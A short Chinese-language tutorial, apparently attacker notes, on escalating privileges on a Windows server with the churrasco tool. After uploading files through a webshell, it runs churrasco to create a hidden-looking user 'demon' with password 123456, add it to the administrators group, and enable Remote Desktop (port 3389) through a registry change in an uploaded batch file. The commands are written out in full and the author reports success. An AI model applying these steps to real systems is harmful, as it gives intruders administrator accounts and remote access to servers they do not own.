
# 巴西烤肉提权

由于cmd.exe因为权限的因素，导致无法添加用户等，因此可以利用巴西烤肉软件churrasco来进行账号创建，开3389端口等需要管理员权限的操作

通过大马找到可上传目录，并上传cmd和 巴西烤肉








运行巴西烤肉，弹出用法




创建用户，加入管理组


c:\recycler\churrasco.exe "net user demon 123456 /add"



c:\recycler\churrasco.exe "net localgroup administrators demon /add"



c:\recycler\churrasco.exe "net user"




有了账号密码就可以直接去连3389了，但服务器没有开3389，我想能否通过巴西烤肉来开3389端口，可是很蛋疼的问题就是，开3389的命令也含有双引号与烤肉的双引号相互影响


REG add **"**HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server**"** /v fDenyTSConnections /t REG\_DWORD /d 0 /f

无论是转义还是单引号替换都不行。。。后面就想到用echo 重定向写一个bat文件来运行，不过后面又仔细想了想，干脆直接在本机写好上传不就得了。还绕那么一大圈，写好开3389的批处理上传后，让巴西烤肉来执行不就OK啦



上传好后，通过巴西执行3389 C:\recycler\churrasco.exe "c:\recycler\3389.bat"



**成功了！！**

